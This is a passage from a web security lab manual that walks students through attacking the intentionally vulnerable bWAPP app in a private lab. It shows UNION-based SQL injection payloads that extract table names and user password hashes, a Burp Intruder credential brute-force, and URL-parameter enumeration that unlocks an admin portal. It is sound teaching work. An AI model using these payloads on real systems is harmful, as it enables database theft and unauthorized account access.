The screenshot shows the OWASP ZAP Repeater interface. The Request tab displays a GET request to /bWAPP/sql\_1.php with parameters: title set to '1' ORDER BY 5--', action set to search, security\_level set to 0, and PHPSESSID set to cb4a0d608ea4476d95... The Response tab shows the application's error message: "an extremely bug". Below the interface, the bWAPP application's search results page is visible, displaying the heading "SQL Injection" and a search bar. The search results table has columns for Title, Release, and Char. A message at the bottom of the table says "No movies were found!".

In the Repeater Request Params, change the value to (1' ORDER BY 5--) without parentheses. Notice that the response says No movies were found! Keep increasing the number in the injection command until you get an error [13].

The screenshot shows the OWASP ZAP Repeater interface. The Request tab displays a GET request to /bWAPP/sql\_1.php with parameters: title set to '1' ORDER BY 8--, action set to search, security\_level set to 0, and PHPSESSID set to cb4a0d608ea4476d95... The Response tab shows the application's error message: "an extremely buggy web a". Below the interface, the bWAPP application's search results page is visible, displaying the heading "SQL Injection (C)" and a search bar. The search results table has columns for Title, Release, and Char. An error message at the bottom of the table says "Error: Unknown column '8' in 'order clause'".

1' ORDER BY 8-- throws an error of Error: Unknown column '8' in 'order clause'. 7 just gives the message that no moves were found.

This indicates that there are only 7 columns in the table.

The screenshot shows a web application interface with two main sections: Request and Response.

**Request:** A table showing a GET request to /bwapp/sql\_1.php. The 'title' parameter has a value of '1' UNION SELECT 1,2,...'. Buttons for Add, Remove, Up, and Down are visible.

**Response:** A page titled "SQL Injection (GET/Search)". It features a search bar and a table with four columns: Title, Release, Character, and Genre. The table contains the following data:

Title	Release	Character	Genre
2	3	5	4

The text "an extremely buggy web app !" is displayed in red at the top of the response page.

In the Repeater Request title Value, type (1' UNION SELECT 1,2,3,4,5,6,7--+ without parentheses. This shows the exploitable column numbers on the web page.

The screenshot shows a web application interface with two main sections: Request and Response.

**Request:** A table showing a GET request to /bwapp/sql\_1.php. The 'title' parameter has a value of '01,2,3,4, database(),6,7--+'. Buttons for Add, Remove, Up, and Down are visible.

**Response:** A page titled "SQL Injection (GET/Search)". It features a search bar and a table with four columns: Title, Release, Character, and Genre. The table contains the following data:

Title	Release	Character	Genre
2	3	bWAPP	4

The text "an extremely buggy web app !" is displayed in red at the top of the response page.

Replace the 5 in the injection command with database(). This shows the name of the application.

**Request**

Raw Params Headers Hex

GET request to /bWAPP/sql\_1.php

Type	Name	Value
URL	title	201,2,3,4,version(),6,7--+
URL	action	search
Cookie	security_level	0
Cookie	PHPSESSID	cb4a0d608ea4476d95...

Add Remove Up Down

**Response**

Raw Headers Hex HTML Render

bWAPP

an extremely buggy web app !

SQL Injection (GET/Search)

Search for a movie:  Search

Title	Release	Character	Genre
2	3	5.0.96-Ubuntu3	4

Replace the 5 in the injection command with version() to get the operating system version [14].

**Response**

Raw Headers Hex HTML Render

Title	Release	Character	Genre
2	3	CHARACTER_SETS	4
2	3	COLLATIONS	4
2	3	COLLATION_CHARACTER_SET_APPLICABILITY	4
2	3	COLUMNS	4
2	3	COLUMN_PRIVILEGES	4
2	3	KEY_COLUMN_USAGE	4
2	3	PROFILING	4
2	3	ROUTINES	4
2	3	SCHEMATA	4
2	3	SCHEMA_PRIVILEGES	4
2	3	STATISTICS	4
2	3	TABLES	4
2	3	TABLE_CONSTRAINTS	4
2	3	TABLE_PRIVILEGES	4
2	3	TRIGGERS	4

Results from entering the following injection command in the title Value field and clicking Go:

**1' UNION SELECT 1,2,3,4,table\_name,6,7 FROM information\_schema.tables--+**

**Response**

[Raw](#) [Headers](#) [Hex](#) [HTML](#) [Render](#)

SQL Injection (GET/Search)

Search for a movie:  Search

Title	Release	Character	Genre
2	3	blog	4
2	3	heroes	4
2	3	movies	4
2	3	users	4
2	3	visitors	4

Results from entering the following injection command in the title Value field and clicking

Go:

**1' UNION SELECT 1,2,3,4,table\_name,6,7 FROM information\_schema.tables WHERE table\_schema = database()--+**

Search for a movie:  Search

Title	Release	Character	Genre
2	3	blog,heroes,movies,users,visitors	4

Results from entering the following injection command in the title Value field and clicking

Go:

**1' UNION SELECT 1,2,3,4,GROUP\_CONCAT(table\_name),6,7 FROM information\_schema.tables WHERE table\_schema = DATABASE()--+**

**SQL Injection (GET/Search)**

Search for a movie:  Search

Title	Release	Character
2	3	id,login,password,email,secret,activation_code,activated,reset_code,admin,uid,name,pass,mail,theme,s

Results from entering the following injection command in the title Value field and clicking

Go:

```
1' UNION SELECT 1,2,3,4,GROUP_CONCAT(column_name),6,7 FROM  
information_schema.columns WHERE table_name="users"--+
```

Character
A.I.M.6885858486f31043e5839c735d99457f045affd0,bee6885858486f31043e5839c735d99457f045affd0

Retrieved usernames and hashed passwords by entering the following injection command in the title Value field and clicking Go:

```
1' UNION SELECT 1,2,3,4,GROUP_CONCAT(login,password),6,7 FROM users--+
```

### Questions:

What injection command would you use to get the user email?

What injection command would you use to get all columns in the movies table?

What injection command would you use to get just the title and release year of all movies in the movies table?

Go to the SQL injection (Login Form/Hero) in bWAPP and write a command in Burp Repeater to return the hero name and password.

In your own words, explain how to mitigate SQL injection attacks.


# Lab 5: Broken Authentication and Session Management

## 1. Introduction

When developing a website, you want to make sure that only authorized users have access to information tied directly to their accounts. Insecure authentication can arise from users choosing weak passwords, developers utilizing insecure authentication strategies, or even implementing poor session management techniques [15].

In this lab, we will exploit insecure login forms, overcome weak passwords, and automate URL manipulation to unlock an administrative portal. Insecure login forms can be exploited by searching the raw data of the response in Burp Proxy. Weak passwords can be cracked by making use of Burp Intruder [16]. We will also use the Intruder Sniper attack with the Numbers payload to iterate through different URLs to defeat session management and unlock the administrative portal.

## 2. Attacking insecure login forms



Login to bWAPP and select Broken Authentication - Insecure Login Forms from the bug choice menu. Then click the Hack button.

The screenshot shows the 'Intercept' tab selected in the Burp Suite interface. Under the 'Intercept' tab, the 'Intercept Server Responses' section is active. It contains a table for defining response interception rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>			Content type header	Matches	text
<input type="checkbox"/>		Or	Request	Was modified	
<input type="checkbox"/>		Or	Request	Was intercepted	
<input type="checkbox"/>		And	Status code	Does not match	^304\$
<input type="checkbox"/>		And	URL	Is in target scope	

Below the table, there is a checkbox labeled 'Automatically update Content-Length header when the response is edited'.

Go to Burp Proxy > Options. Scroll down to Intercept Server Responses and check Intercept responses based on the following rules. Then ensure that Content type header Matches text is enabled.

The screenshot shows the 'Intercept' tab selected in the Burp Suite interface. At the top, the status bar indicates 'Intercept is on'. Below the tabs, there are buttons for 'Forward', 'Drop', 'Action', and 'Raw', 'Params', 'Headers', 'Hex' view options.

Ensure that Intercept is on in Burp Proxy > Intercept.

The screenshot shows a browser window displaying a login form. The title bar says '/ Broken Auth. - Insecure Login Forms /'. The form has fields for 'Login:' and 'Password:', both currently empty. A 'Login' button is at the bottom. Above the form, the text 'Enter your credentials.' is displayed. The status bar at the bottom of the browser window also says 'Login is on'.

Then in the browser, click the login button without entering any credentials.

```

POST /bWAPP/ba_insecure_login_1.php HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50/bWAPP/ba_insecure_login_1.php
Cookie: security_level=0; PHPSESSID=80d6ec35ac4b5725dc2a946bf4bfa807
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

login=&password=&form=submit

```

Verify that the request is intercepted in Burp Proxy > Intercept.

```

HTTP/1.1 200 OK
Date: Sat, 01 Apr 2017 22:49:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 13514

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Open+Sans+Condensed:300&subset=latin,latin-ext" />
<link rel="stylesheet" type="text/css" href="stylesheets/styles.css" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
<script src="js/html5.js"></script>

<title>bWAPP - Broken Authentication</title>

</head>

<body>

```

Click the Forward button that is two buttons to the left of the “Intercept is on” button, and

verify that the response is displayed in Burp Proxy > Intercept.

# / Broken Auth.

Enter your credentials.

Login:

Password:

Login

Undo

Cut

Copy

Paste

Delete

Select All

Fill Password

Inspect Element (Q)

bWAPP is licensed under  
192.168.1.50...

Right click on the password textbox and click Inspect Element.

## / Broken Auth. - Insecure Login Forms

Enter your credentials.

Login:

The screenshot shows the bWAPP login interface with the developer tools open. The password input field is selected in the element inspector. The right-hand panel shows the element's style, which includes the color property set to white.

```
<input id="password" name="password" size="20" type="password">
```

The name of that textbox is password.

```

</table>
</div>
<div id="main">
<h1>Broken Auth. - Insecure Login Forms</h1>
<p>Enter your credentials.</p>
<form action="/bWAPP/ba_insecure_login_1.php" method="POST">
<p><label for="login">Login:</label><font color="white">tonystark</font><br />
<input type="text" id="login" name="login" size="20" /></p>
<p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
<input type="password" id="password" name="password" size="20" /></p>
<button type="submit" name="form" value="submit">Login</button>
</form>
<br />
<font color="red">Invalid credentials!</font>
</div>
<div id="side">
<a href="http://twitter.com/MME_IT" target="blank_" class="button"></a>
<a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button"></a>

```

At the bottom of the Intercept window, type password in the search box and hit enter.

Click on the right arrow next to the search box to iterate through all of the instances of password. You will see that the login for tonystark and password of “I am Iron Man” are embedded in the response.

### 3. Password Attacks

/ Broken Auth. - Password Attacks /

Enter your credentials (bee/bug).

Login:

Password:

Select Broken Auth. - Password Attacks from the bug selection menu. Enter user and password for the credentials and click Login.

Enter your credentials (bee/bug).

Login:

Password:


  

Set the security level:


**Invalid credentials or user not activated!**

Verify that you get the error message displayed.



Turn intercept on in Burp Proxy then go back to the browser, type user/pass for the credentials and then click Login.

Request to http://192.168.1.50:80

POST /bWAPP/ba\_pwd\_attacks\_1.php HTTP/1.1  
Host: 192.168.1.50  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:45.0) Gecko/20100101 Firefox/45.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.1.50/bWAPP/ba\_  
Cookie: security\_level=0; PHPSESSID=47i

Send to Spider  
Do an active scan  
Send to Intruder  
Ctrl+I

In Burp Proxy, right click on the Raw Request window and click on Send to Intruder.

**Grep - Match**

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste    Invalid credentials or user not activated!

Load ...  
Remove  
Clear

Add    Invalid credentials or user not activated!

Navigate to Burp Intruder > Options. Scroll down to Grep - Match. Click the check box for “Flag result items with responses matching these expressions.” Remove the contents of the expression box by clicking the Clear button, copy the login error message from the browser, paste the error into the add text box, and then click the Add button.

**Attack type:** Sniper

```
POST /bWAPP/ba_pwd_attacks_1.php HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50/bWAPP/ba_pwd_attacks_1.php
Cookie: security_level=$0; PHPSESSID=$47b58396fccebf54671ab5eb306d80f96
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
```

login=\$user\$&password=\$pass\$&form=\$submit\$

**Start attack**

Add \$  
Clear \$  
Auto \$  
Refresh

Click on the Positions tab in Intruder then click the clear button to the right.

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. In the 'Payload Positions' section, an attack type of 'Cluster bomb' is chosen. A POST request is displayed with the URL 'POST /bWAPP/ba\_pwd\_attacks\_1.php HTTP/1.1'. The 'login' parameter is highlighted in orange. To the right, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. A 'Start attack' button is located at the top right.


Change the attack type to Cluster bomb. Highlight user and click Add. Highlight pass and click Add.

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. In the 'Payload Sets' section, a payload set of '1' is selected with a payload count of 3. Under 'Payload Options [Simple list]', it shows a list of users: 'Admin', 'Administrator', and 'bee'. There are buttons for Paste, Load ..., Remove, Clear, and Add. The 'Add' button is highlighted in blue.

Go to Intruder > Payloads. Under Payload Options, add the users listed above by typing them in the add textbox and clicking the Add button.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Intruder' tab, the 'Payload Sets' section is active. A dropdown menu shows 'Payload set: 2'. Below it, 'Payload type: Simple list' is selected. A 'Start attack' button is visible. The 'Payload Options [Simple list]' section contains a list of strings: 'Password', 'Password123', 'bug', and '12345'. On the left, there are buttons for Paste, Load ..., Remove, and Clear. An 'Add' button and an empty input field are at the bottom.

Select 2 from the Payload set selection box. Add the passwords listed above by typing them in the add textbox and clicking the Add button. Alternatively, you can click the Load button and load a password list.



Click Start attack and then click OK on the warning that pops up which notifies the user of the attack being time throttled in the free version of Burp Suite.

Intruder attack 5							
Attack Save Columns							
	Results	Target	Positions	Payloads	Options		
Filter: Showing all items							
Request	Payload1	Payload2	Status	Error	Timeout	Length	Invalid credentials or user not activated!
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
1	Admin	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
2	Administrator	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
3	bee	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
4	Admin	Password123	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
5	Administrator	Password123	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
6	bee	Password123	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
7	Admin	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
8	Administrator	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
9	bee	bug	302	<input type="checkbox"/>	<input type="checkbox"/>	578	<input type="checkbox"/>
10	Admin	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
11	Administrator	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
12	bee	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>

Burp will then show all user/password combinations, the status of each attack, any errors, timeouts, length of the request, and the grep expression for flagging purposes.

Notice that the only user/password combination that is not flagged is bee/bug, which are valid credentials.

Alternatively you could send requests to the comparer to see the difference between one two requests of different lengths [17].

Intruder attack 5							
Attack Save Columns							
	Results	Target	Positions	Payloads	Options		
Filter: Showing all items							
Request	Payload1	Payload2	Status	Error	Timeout	Length	Invalid cre
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
1	Admin	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
2	Administrator	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
3	bee	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
4	Admin	Password123	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
5	Administrator	Password123	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
6	bee	Password123	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
7	Admin	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
8	Administrator	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>
9	bee	bug	302	<input type="checkbox"/>	<input type="checkbox"/>	578	<input type="checkbox"/>
10	Admin	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4501	<input checked="" type="checkbox"/>

Right click the base request (Request 0) and then click on Send to Comparer (response). Then do the same for Request 9.

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

**Comparer**

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
1	4501	HTTP/1.1 200 OKDate:...
2	578	HTTP/1.1 302 FoundDa...

Paste Load Remove Clear

Select item 2:

#	Length	Data
1	4501	HTTP/1.1 200 OKDate:...
2	578	HTTP/1.1 302 FoundDa...

Compare ... Words Bytes

Navigate to Comparer and click on Words in the lower right.

Word compare of #1 and #2 (6 differences)

Length: 4,501      Length: 578

Text Hex

```
HTTP/1.1 200 OK
Date: Mon, 17 Apr 2017 02:07:09 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 4086
Connection: close
Content-Type: text/html


<!DOCTYPE html>
<html>
```

```
HTTP/1.1 302 Found
Date: Mon, 17 Apr 2017 02:07:12 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=bc87d630eb8f3b44fa844d23fb44de6b; path=/
Set-Cookie: _level=0; expires=Tue, 17-Apr-2018 02:07:12 GMT; path=/
Location: portal.php
Content-Length: 8
Connection: close
Content-Type: text/html
```

Key: Modified Deleted Added Sync views

If both responses have a lot of text, it is wise to click Sync views in the lower right so that you can when you scroll down with one scroll bar, they both scroll down in sync. In this instance, it does not matter if you click Sync views as the response to the right is much shorter. The text highlighted in yellow is text that the other response does not have. The response on the right has two cookies. The response on the left does not.

#### 4. Attacking locked administrative portal



Log into bWAPP with bee/bug, select Session Management - Administrative Portals

from the bug selection menu, and then click Hack [16].



Turn Intercept to on in Burp Proxy > Intercept.

Request to http://192.168.1.50:80

Raw Params Headers Hex

```
GET /bWAPP/smgt_admin_portal.php?admin=0 HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50/bWAPP/
Cookie: security_level=0;
PHPSESSID=cc38c57ff947d946addb0753d21748e8
Connection: close
```

Send to Spider  
Do an active scan  
Send to Intruder

Refresh the browser so that the request is intercepted by Burp Proxy. Then right click in the Raw Request window, and then click Send to Intruder.

Target Proxy Spider Scanner Intruder Repeater

1 x 2 x 3 x 4 x 5 x 6 x ...

Target Positions Payloads Options

Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /bWAPP/smgt_admin_portal.php?admin=0 HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50/bWAPP/portal.php
Cookie: security_level=0; PHPSESSID=cc38c57ff947d946addb0753d21748e8
Connection: close
Cache-Control: max-age=0
```

Add \$  
Clear \$  
Auto \$  
Refresh

Navigate to Burp Intruder > Positions, click the Clear button, then highlight the zero in "admin=0".

Attack type: Sniper

```
GET /bWAPP/smgt_admin_portal.php?admin=$0$ HTTP/1.1
Host: 192.168.1.50
```

Add \$

Click Add.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 20  
 Payload type: Numbers Request count: 20

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random  
 From: 1  
 To: 20  
 Step: 1  
 How many:

Click on the Payloads tab, change the Payloads type to Numbers. Under Payload Options, type 1 in the From field, type 20 in the To field, and type 1 in the Step field.

Number format

Base: Decimal Hex  
 Min integer digits: 1  
 Max integer digits: 2  
 Min fraction digits: 0  
 Max fraction digits: 0


Examples

1  
 21


Still under Payload Options, set the Min integers digits to 1, set the Max integer digits to 2, and set both fraction digits to zero.



Under Burp Intruder > Options > Grep - Match, click the Clear button, and then click Yes.



Highlight and copy the error message from the browser.



Copy it into the text field to the right of the Add button, click the Add button, and verify that check box gets checked and "This page is locked." gets added to the match list.

The free edition of Burp contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit <https://portswigger.net> for more details about Burp Suite Professional which contains the full version.

Click back on the Payloads tab, click Start attack, and then click OK.

Request	Payload	Status	Error	Timeout	Length	This page is locked.	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	13444	<input type="checkbox"/>	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	13423	<input checked="" type="checkbox"/>	

Finished

Noticed that request 1 is not flagged for "This page is locked."


Result #1

- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater Ctrl+I
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser

Request in browser

- In original session
- In current session

Right click Request 1, click Request in browser, and then click In original session.



Click copy and paste it into a new tab in the browser. Make sure that Intercept is off in Burp Proxy.

A screenshot of a web application interface. At the top, there is a navigation bar with links: 'Bugs', 'Change Password', 'Create User', and 'Set Security Level'. Below the navigation bar, the main content area has a header 'Session Mgmt. - Administrat' (partially cut off). Underneath the header, the text 'Cowabunga...' is displayed in gray. A green message 'You unlocked this page using an URL manipulation.' is shown below the text.

Congrats on defeating session management.

### Questions:

What are all of the attack types in Intruder? Describe what each attack type does.

What is a popular password list that comes bundled with Kali?

What is one thing that a web developer can do to mitigate wordlist attacks?

Name a few steps that a developer can take to strengthen session management.

# Lab 6: Cross-Site Scripting (XSS)

## 1. Introduction

